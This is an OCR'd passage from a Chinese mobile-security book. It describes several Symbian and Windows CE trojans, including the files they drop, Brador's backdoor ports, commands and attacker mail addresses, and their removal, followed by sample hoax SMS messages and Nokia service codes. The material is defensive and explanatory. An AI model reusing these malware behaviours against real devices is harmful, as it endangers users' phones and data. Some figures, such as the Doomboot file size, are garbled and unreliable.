

图 4-9 Onehop 木马图标

病毒作者让木马创建一个隐藏的图片文件，/system/apps/thndrbrd.gif。第二个隐藏的是文字信息：

Saying HELLO From Here (SYRIA)
TO All The WORLD !!!
I Wish U N-Joy UR
Damaged Device ..
U Know, Not all may Read These Words But,
No Problem Bcuz Some will,
But even This, Thats The Way I Love U All ...
;-)
Regards,
ThNdRbRd...

删除指南

在以下杀毒公司下载删除工具，可以很容易地删除Onehop木马：

- F-Secure at http://www.f-secure.com
- McAfee at http://www.mcafee.com
- Sophos at http://www.sophos.com
- Symantec at http://www.symantec.com

易受攻击的移动电话

Onehop 木马可同时感染 Symbian 操作系统 60 系列界面及 UIQ 界面。所以非常多的移动电话会受到它的攻击，以下是其中一部分：

- BenQ P30
- FOMA D901i

- FOMA D901iS
- FOMA F700i
- FOMA F880iES
- FOMA F900i
- FOMA F900iC
- FOMA F900iT
- FOMA F901iC
- FOMA F901iS
- FOMA M1000
- Lenovo P930
- Motorola A920
- Motorola A925
- Motorola A1000
- Nokia 3230
- Nokia 3600
- Nokia 3620
- Nokia 3650
- Nokia 3660
- Nokia 6260
- Nokia 6600
- Nokia 6620
- Nokia 6630
- Nokia 6670
- Nokia 6680
- Nokia 6681
- Nokia 6682
- Nokia 7610
- Nokia 9500
- Nokia N70
- Nokia N90
- Nokia N91
- Nokia N-Gage
- Nokia N-Gage QD
- Sendo X
- Sendo X2
- Siemens SXI
- Sony Ericsson P900
- Sony Ericsson P910

对策

请参阅“Cabir 蠕虫”部分对策。

4.3.14 MGDropper 木马

界面：Symbian 操作系统 60 系列界面/EPOC。

变种：SymbOS/MGDropper 和 Metal Gear Trojan。

MGDropper 木马感染使用 Symbian 操作系统 60 系列界面的移动电话，Drever 木马以.SIS 安装文件存在。MGDropper 木马可使系统和第三方应用程序失效，并且可使常用的一些杀毒工具失效，同时安装 Cabir 蠕虫。其工作、感染及传播可描述如下：

MGDropper 木马以名为 Metal_gear.sis 或 MetalGear_by_scar69.sis 的.SIS 安装文件存在。一旦执行安装，将会生成以下文件：

\system\apps\fexplorer\fexplorer.app
\system\apps\fexplorer\fexplorer.app
\system\apps\disinfect\disinfect.app
\system\apps\disinfect\disinfect.app
\system\apps\decabir\decabir.app
\system\apps\decabir\decabir.app
\system\apps\cabirfix\cabirfix.app
\system\apps\cabirfix\cabirfix.app
\system\apps\appinst\appinst.app
\system\apps\appinst\appinst.app
\system\apps\appinst\appinst.aif
\system\apps\appinst\appinst.aif
\system\apps\anti-virus\fsavupdater.app
\system\apps\anti-virus\fsavupdater.app
\system\apps\anti-virus\anti-virus.app
\system\apps\anti-virus\anti-virus.app
\system\apps\file\file.app
\system\apps\file\file.app
\system\apps\smartfileman\smartfileman.app
\system\apps\smartfileman\smartfileman.app
\system\apps\antivirus\antivirus.app
\system\apps\antivirus\antivirus.app
\system\apps\systemexplorer\systemexplorer.app
\system\apps\systemexplorer\systemexplorer.app
\system\apps\appinst\appinst.app
\system\apps\appinst\appinst.aif

同时，MGDropper 安装 Cabir 蠕虫，产生以下文件：

\system\symbiansecuredata\caribesecuritymanager\sexxxy.sis
\system\apps\oidi500\oidi500.app
\system\apps\oidi500\oidi500.mdl
\system\apps\oidi500\oidi500.rsc
\system\apps\oidi500\oidi500.aif

一旦被激活，以下应用程序将会失效：

- Application installer
- Cabirfix
- Decabir
- F-Cabir
- F-Secure Mobile Anti-Virus
- FExplorer
- File manager
- Simworks Anti-Virus
- Smart file manager
- System Explorer

删除指南

按照以下步骤可以很容易地删除 MGDropper 木马：

1．在受感染的蓝牙电话上安装文件管理器。
2．设置文件管理器显示系统文件。
3．删除以下文件并用安全的备份文件替换：

\system\apps\fexplorer\fexplorer.app
\system\apps\fexplorer\fexplorer.app
\system\apps\disinfect\disinfect.app
\system\apps\disinfect\disinfect.app
\system\apps\decabir\decabir.app
\system\apps\decabir\decabir.app
\system\apps\cabirfix\cabirfix.app
\system\apps\cabirfix\cabirfix.app
\system\apps\appinst\appinst.app
\system\apps\appinst\appinst.app
\system\apps\appinst\appinst.aif
\system\apps\appinst\appinst.aif
\system\apps\anti-virus\fsavupdater.app

\system\apps\anti-virus\fsavupdater.app
\system\apps\anti-virus\anti-virus.app
\system\apps\anti-virus\anti-virus.app
\system\apps\file\file.app
\system\apps\file\file.app
\system\apps\smartfileman\smartfileman.app
\system\apps\smartfileman\smartfileman.app
\system\apps\antivirus\antivirus.app
\system\apps\antivirus\antivirus.app
\system\apps\systemexplorer\systemexplorer.app
\system\apps\systemexplorer\systemexplorer.app
\system\apps\appinst\appinst.app
\system\apps\appinst\appinst.aif

4．删除以下文件：

\system\symbiansecuredata\caribesecuritymanager\sexxxy.sis
\system\apps\oidi500\oidi500.app
\system\apps\oidi500\oidi500.mdl
\system\apps\oidi500\oidi500.rsc
\system\apps\oidi500\oidi500.aif

5．运行程序管理器，卸载 Metal_Gear.sis 和 Sexxxy.sis 程序。

需要注意的是，有时必须重启电话才能删除某些文件。

6．关机然后重新启动。

被感染的移动电话现在应该是干净的，可以安全使用了。

易受攻击的移动电话

MGDropper 木马和它的变种最可能攻击那些运行 Symbian 操作系统 60 系列界面的移动电话。请参阅“Cabir 蠕虫”部分所列出的易受攻击的移动电话的名单。需要指出的是运行基于 UIQ 用户界面的 Symbian 操作系统的电话不受 MGDropper 木马感染，请参阅“Cabir 蠕虫”部分所列出的不受攻击的移动电话的名单。

对策

请参阅“Cabir 蠕虫”部分对策。

4.3.15 APPDISABLER FILE DROPPER

界面：Symbian 操作系统 60 系列界面/EPOC。

变种：SymbOS/Appdisabler.A 和 SymbOS/Appdisabler.B。

Appdisabler File Dropper——通常以其变种Appdisabler.A或Appdisabler.B为人所知——可以使目标电话所有应用程序失效。通常，它也可造成所有文件管理器及程序管理器失效，同时也向感染目标传播Locknut木马和Cabir蠕虫。一旦被激活，它可以使以下所有程序失效：

- AD7650

- AnswRec
- BlackList
- BlueJackX
- Callcheater
- CallManager
- Camcoder
- Camerafx
- ETICamcorder
- ETIMovieAlbum
- ETIPlayer
- Extendedrecorder
- FaceWarp
- FExplorer
- FSCaller
- Hair
- HantroCP
- Irremote
- Jelly
- KPCaMain
- Launcher
- LogoMan

4.3.16 DAMPIG FILE DROPPER

界面：Symbian 操作系统 60 系列界面/EPOC。

变种：Trojan.SymbOS.Dampig.a，SymbOS_DAMPIG.A，SymbOS/Dampig.A，SymbOS/Dampig.A，SymbOS.Dampig.A，FSCaller crack Trojan，和 SymbOS/Dampig.A。

DamPing File Dropper 将自己伪装成 FSCaller 程序的破解版本。它不但可破坏系统及第三方软件，同时也安装 Cabir 蠕虫。它使得被感染电话软件管理器失效，从而阻止用户卸载。DamPing File Dropper 可以导致以下软件失效：

- Bluetooth UI
- Camera
- FExplorer
- Messaging
- Phonebook
- SmartFileManager
- Smartmovie
- SystemExplorer

- UltraMP3

删除指南

请联系你的经销商以获取删除 Appdisabler、Dampping File Drooper 的相关信息。

易受攻击的移动电话

以上两种木马和它的变种最可能攻击那些运行 Symbian 操作系统 60 系列界面的移动电话。请参阅“Cabir 蠕虫”部分所列出的易受攻击的移动电话的名单。需要指出的是运行基于 UIQ 用户界面的 Symbian 操作系统的电话不受以上任一种 File Droppers 感染，请参阅“Cabir 蠕虫”部分所列出的不受攻击的移动电话的名单。

对策

请参阅“Cabir 蠕虫”部分对策。

4.3.17 Doomboot 木马

界面：Symbian 操作系统 60 系列界面/EPOC。

变种：SymbOS/Doomboot.A，Doomboot.A，和 SYMBOS_ DooMED.A。

Doomboot 木马感染运行 Symbian 操作系统 60 系列界面的移动电话。它假装成 Doom 游戏的破解版本，安装损坏的系统文件并阻止电话重启。它不但使电话无法使用，同时也使电话感染 Commwariior 病毒。它的工作原理描述如下：

Doomboot 木马以大小为 140 599 267 840 字节的 Doom_2_wad_cracked_by_ DFT_ S60_ v1.0.SIS 安装文件存在。它伪装成 Doom 游戏的破解版本。一旦执行安装，它就种下 Commwarrior 病毒，同时生成以下文件：

\etel.dll
\etelmm.dll
\etelpckt.dll
\etelsat.dll
commwarrior.b.sis

这些文件只要移动电话重启，就被激活。

删除指南

按照以下步骤可以很容易地删除 Doomboot 蠕虫：

1．在受感染的蓝牙移动电话上安装文件管理器。
2．设置文件管理器显示系统文件。
3．扫描所有驱动器并删除以下文件：

\etel.dll
\etelmm.dll
\etelpckt.dll
\etelsat.dll
commwarrior.b.sis

需要注意的是，有时必须重启电话某些文件才能被删除。

4．关机然后重新启动。

被感染移动电话现在应该是干净的，可以安全使用了。

易受攻击的移动电话

Doomboot 木马最可能攻击那些运行 Symbian 操作系统 60 系列界面的移动电话。请参阅“Cabir 蠕虫”部分所列出的易受攻击的移动电话的名单。需要指出的是运行基于 UIQ 用户界面的 Symbian 操作系统的电话不受 Doomboot 感染，请参阅“Cabir 蠕虫”部分所列出的不受攻击的移动电话的名单。

对策

请参阅“Cabir 蠕虫”部分对策。

4.3.18 Brador 木马

界面：Windows CE。

变种：SymbOS WINCE_BRADOR.A，Backdoor.WinCE.Brador.a，WinCE/BackDoor-CHK，WinCE.Brador.A，and Troj/Brador-A。

Brador 木马是最早的一种攻击使用 Windows CE 平台的移动电话的木马。Brador 木马起源于俄国，它给攻击者提供了一个远程后门。一旦电话被感染，Brador 木马将会在某个预置端口监听电话连接，同时允许远程连接。值得注意的是，Brador 木马不具有自身传播的功能，必须通过蓝牙、红外线、互联网（电邮）或其他连接进行传播。它的工作、感染、传播通常可描述如下：

开始安装时，Brador 木马通过修改 5 632 字节的 svchost.exe 文件将自己复制在 \windows\startup 文件夹中，这可以确保操作系统每次加载时，Brador 都被加载到内存中。

然后，它向一个预置的邮件服务器进行 SMTP 连接，并通过电子邮件向攻击者发送被感染设备的 IP 地址。通常，电子邮件如以下所示：

From: br@mail.ru

To: brokensword@ukr.net

Message body:

<IP address of the infected system>

Brador 木马打开 tcp2989 端口监听控制命令。攻击者可以通过该端口，使用简单字母命令对被感染电话实现以下动作：

浏览文件和文件夹：d

上传或下载文件：g 或 p

执行恶意命令：r

在屏幕上显示信息：m

退出：f

删除指南

按照以下步骤可以很容易地删除 Brador 木马：

1．在受感染的电话上安装文件管理器。
2．设置文件管理器显示系统文件。
3．扫描所有驱动器删除以下文件：

\windows\startup\svchost.exe

4．关机然后重新启动。

被感染的移动电话现在应该是干净的，可以安全使用了。

易受攻击的移动电话

Brador 木马最可能攻击那些运行 Windows CE 操作系统界面的移动电话。

对策

请参阅“Cabir 蠕虫”部分对策。

4.4 病毒、蠕虫、木马的一般对策

每个移动电话用户都要记住以下应对策略：

- 经常更新。要经常更新电话的软件、平台版本，对最新出现的漏洞进行修补。这可以使你的电话免受大部分的攻击。与销售商联系，获取补丁的更多信息。
- 不接受未知文件。不要下载或安装不能确认的、破解的或私人的程序文件。
- 确认文件来源。不要接受那些未知或匿名来源的文件。
- 只接受和运行经 Symbian 签名的程序。也就是说，除非经过数字签名认证否则不安装这种程序。一个 Symbian 签名的程序表明它是被认证了的。
- 时常备份。经常对电话中的数据进行备份，可以减小由于物理或病毒破坏所带来的损失。
- 使用杀毒软件。安装好的杀毒软件以应对最新的攻击。
- 不使用蓝牙功能。除非你的确需要使用它，否则将其设为不可用。如果蓝牙为可用，那么请记住：
- 不要与未知、不可确认的设备交换文件。
- 将电话设为隐藏模式。
- 编辑电话的默认名称，使它很难被识别。
- 不要与未知设备配对。
- 只在安全的环境配对。
- 假如你丢失了电话，请确认它与所有配对设备立即断开连接。
- 时刻小心警惕。丢失电话和放错雨伞一样容易。
- 安装一个防火墙。一个个人防火墙可应对与蓝牙相关的攻击。

4.5 实时的数据攻击

在世界各地人们都会收到很多欺骗信息。这类信息只是给人带来不必要的恐慌，并没有其他危害。它们通常以短信或彩信方式发送。如果你收到这样的信息，直接将其删除。

以下案例分析了一些常见的欺骗信息。

案例1

致：所有奥伦奇用户

如果你收到一个电话，号码显示为“ACE-？”，请不要接听这个电话，立即取消。如果你接听了，那么你的电话将会感染上这个病毒。这个病毒将会将你电话和智能卡中的所有信息删除，这使得你的电话无法连接入网。你将不得不重新买一个电话。这条信息得到摩托罗拉和诺基亚公司的确认。在美国已有 3 百万用户感染这个病毒。

你也可以在 CNN 网站上查看相关新闻。

请将本条信息发送给你所有的朋友。

谢谢！

案例2

所有亲爱的移动电话用户：

请注意！！！

现在存在一种电话病毒……

所有使用数字系统的电话都可能感染该病毒，如果你接到一个电话，显示为“未知”（大部分数字电话都有来电显示功能），请不要接听这个电话，立即取消。如果你接听了，那么你的电话将会感染上这个病毒。这个病毒将会将你电话和智能卡中的所有信息删除，使得你的电话无法连接入网。你将不得不重新买一个电话。

这条信息得到摩托罗拉和诺基亚公司的确认。

获取更多信息，请登录摩托罗拉或诺基亚公司网站：

http://www.mot.com或http://www.nokia.com

在美国已有 3 百万用户感染这个病毒。

你也可以在 CNN 网站上查看相关新闻。

请将本条信息发送给你所有的朋友。

谢谢！

一个变种：

所有移动电话用户请注意！！！

如果你接到一个电话，显示为“XALAN”（大部分数字电话都有来电显示功能），请不要接听这个电话，立即取消。如果你接听了，那么你的电话将会感染上这个病毒。这个病毒将会将你电话和智能卡中的所有信息删除，使得你的电话无法连接入网。你将不得不重新买一个电话。这条信息得到摩托罗拉和诺基亚公司的确认。在美国已有 3 百万用户感染这个病毒。

你也可以在 CNN 网站上查看相关新闻。请将本条信息发送给你所有的朋友。

案例3

亲爱的用户，

你是新马泰免费十日游的幸运获得者。你的电话号码是从一千万用户中随机选取出来的。恭喜！获取详细信息请拨打热线电话+221220212102

谢谢！

案例4

NANCY AYSON
电话:（632）689 1051 –54
传真:（632） 637 0304
主题: 免费电话
主题: 爱立信发布的好消息
亲爱的朋友，这是爱立信公司发布的一个好消息。
请把握这个机会。
亲爱的用户:
我们的主要竞争对手，诺基亚在互联网中提供免费移动电话。为了应对他们，所以我们同样也提供最新的 WAP 电话。这些电话是专为网络用户设计的。通过发送免费电话，我们希望得到用户的反馈，达到宣传目的。你所需要做的就是将本条信息发送给 8 个朋友，两周后，你将会收到爱立信 T18，如果发送给 20 人，则会获得全新的爱立信 R320-WAP 电话。

Anna Sweluna
爱立信市场部执行经理

案例5

致所有接收到这样一封邮件的用户，邮件推荐用户将词“ICE”加入到电话地址本（应对紧急情况）。我不能确定它是否合法，但最好还是给大家提出警告。很遗憾地告诉大家，有人编写了一个这样的信息，它随机的发送给电话用户，这条信息包含这样一个程序，一旦你在电话地址本中打到词“ICE”或“I.C.E”，你将会连接一个额外付费电话。这种做法非常可耻，所以我建议那些加了 ICE 的用户立即删除它，对给大家带来的不便表示遗憾。

一个变种:
大家都知道一个邮件，就是加入 ICE 以应对紧急情况，然后，不要这样做，因为……
一定要小心—— 虽然它的初衷是好的，然而不幸的是，一个基于移动电话的病毒利用它迅速地繁殖。
我们看了该程序的第二部分，它进入你的地址本，找到相似的如“ICE 或 I.C.E”或其他之类的。然后，它将被发送到“ICE 名单”中，从而控制你的隐私。

4.6 法迪亚对移动电话防毒工具的热点推荐

工具名称： F-Secure Mobile Anti-Virus
特　　性： 针对60-, 80-, 90 系列。
网　　址： http://www.f-secure.com/estore/avmobile.shtml

工具名称： Symantec Antivirus for Handhelds
特　　性： 针对Palm OS, Pocket PC, or Windows platforms。

网　　址：http://www.symantec.com/sav/handhelds/

工具名称：Symantec Mobile Security for Symbian
特　　性：针对Symbian v7.0s/8.0a的防火墙和防毒工具。可防御绝大多数病毒及威胁。
网　　址：http://www.symantec.com/sabu/smss/

工具名称：McAfee VirusScan Mobile
特　　性：移动电话病毒扫描工具。
网　　址：http://www.mcafee.com

第五章　诺基亚手机安全

- 你想在你的诺基亚手机上显示辨识码、生产日期、软件信息、串号等私密信息吗？
- 你想直接绕过手机的锁定模式吗？
- 你想增强你的诺基亚手机的功能和安全性吗？

诺基亚是全球最大的手机公司之一。大部分的诺基亚手机都有相当多的秘密代码和工厂设置可以帮助我们实现很多技巧。一些非常有趣的技巧如下：

5.1　显示国际移动设备身份码

每一个移动电话都有一个15位的 International Mobile Equipment Identity (IMEI) 国际移动设备身份码，以代表它唯一的身份标志。当某个移动设备被偷或丢失，IMEI将会阻止其被非法使用。一般，IEME有以下格式：XXXXXXXXXXXXXXX。它可以分为国家代码、最后装配号、厂商号、串号和检验码。

大部分诺基亚手持设备，只需按*#06#即可显示IMEI码。如图5-1所示。

图 5-1　IMEI 码

IMEI可以被分为以下几部分：

- 国家代码: 35
- 最后安装号: 0151
- 厂商代码: 80
- 串号: 841010
- 检验码或未使用码: 1

值得注意的是不同的厂商对厂商代码有不同的表示方式。如表5-1所示的代码。

表 5-1 厂家代码

TABLE 1.2 MANUFACTURER CODES

Code	Manufacturer
01	AEG
02	AEG
07	Motorola
10	Nokia
20	Nokia
40	Motorola
41	Siemens
44	Siemens
51	Sony Ericsson, Siemens
80	Nokia

5.2 显示生产日期

每个手机都在某个特定的日期生产。这一信息被存储在手机里。我们可以将它显示在屏幕上：

1．按键6232，如图5-2所示。

2．按确定键，显示如下：

Made:

MMYY

MMYY被月份和年的最后两位替换——如，0801代表2001年8月。某些诺基亚手机如果按*#3283或*#DATE，则会显示生产年份和星期。



图 5-2 显示生产日期

5.3 显示购买日期

前面我们知道如果显示生产日期，大部分诺基亚手机也允许我们显示、设置手机的购买日期。

按以下步骤显示购买日期：

1．按键7832，如图5-3所示。

2．按确定键。

购买日期显示在屏幕上，有必要指出的是有时也能显示上次修理日期。

Purchase Date:

MMYY

按以下步骤设置日期：

按键 37832。然后按确定键。值得注意的是这个日期只能输入一次，以后就不能再更改了。



图 5-3　显示购买日期

5.4　显示串号

每个手机都有一个串号。串号就像一个条形码，可以用来进行识别或追踪。你可以按以下步骤读取串号：

1．按键9268，如图5-4所示。

2．按确定键。

串号显示在屏幕上。



图 5-4　显示串号

5.5　显示软件版本

每个手机都有某个系统在运行。按以下步骤可以获得软件版本号。

根据诺基亚版本不同，按以下某个键：

*#0000#

*#9999#

*#170602112302#

*#你手机的版本号# (如, *#3310# 或 *#6190#)

很快你手机的软件版本信息就会显示出来，如图5-5所示。

有必要指出的是这些信息是生产时设置的。它可以分为：

- V 04.30: 软件版本号
- 20-08-01: 软件发布日期
- NHM-6: 电话型号



图 5-5 软件版本

5.6 恢复出厂设置

很多手机用户总是喜欢对手机进行设置，然而一旦你搞混了一些设置，最快的解决方法就是将它们都重新恢复为出厂设置。按以下步骤实现：

1. 按键*#7780# 。如图5-6所示。它马上就会将所有设置恢复过来。



图 5-6 恢复出厂设置

5.7 应用秘密菜单

按以下步骤可以调出你的新的诺基亚手机的秘密菜单：

按键*#92702689#或*#war0anty# 。

注意*#war0anty# 只是*#92702689#的文字替代。它调出一个有六个不同屏的菜单。如表5-2所示分别解释了它们的内容，图5-7到图5-12分别显示了这6个秘密菜单的内容。

表 5-2 秘密菜单

TABLE 2: SECRET MENU SCREENS

Screen number	Displays	What it reveals
Screen 1	Serial No.: 350151808410101	Phone's serial number. See Figure 7.
Screen 2	Made: 0801	Phone's manufacture month and year. See Figure 8.
Screen 3	Purchasing date: mmyy	Phone's date of purchase. This date can be edited only once. See Figure 9.
Screen 4	Repaired: 0000	Phone's last repair date. See Figure 10.
Screen 5	Transfer user data?	Allows user data (such as ringtones, logos, and address book) transfer between GSM mobile phones. Physical access to your phone permits personal data to be stolen via a cable. See Figure 11.
Screen 6	Life timer 0240:35	Phone's total number of hours on. See Figure 12.



图 5-7 IMEI 码

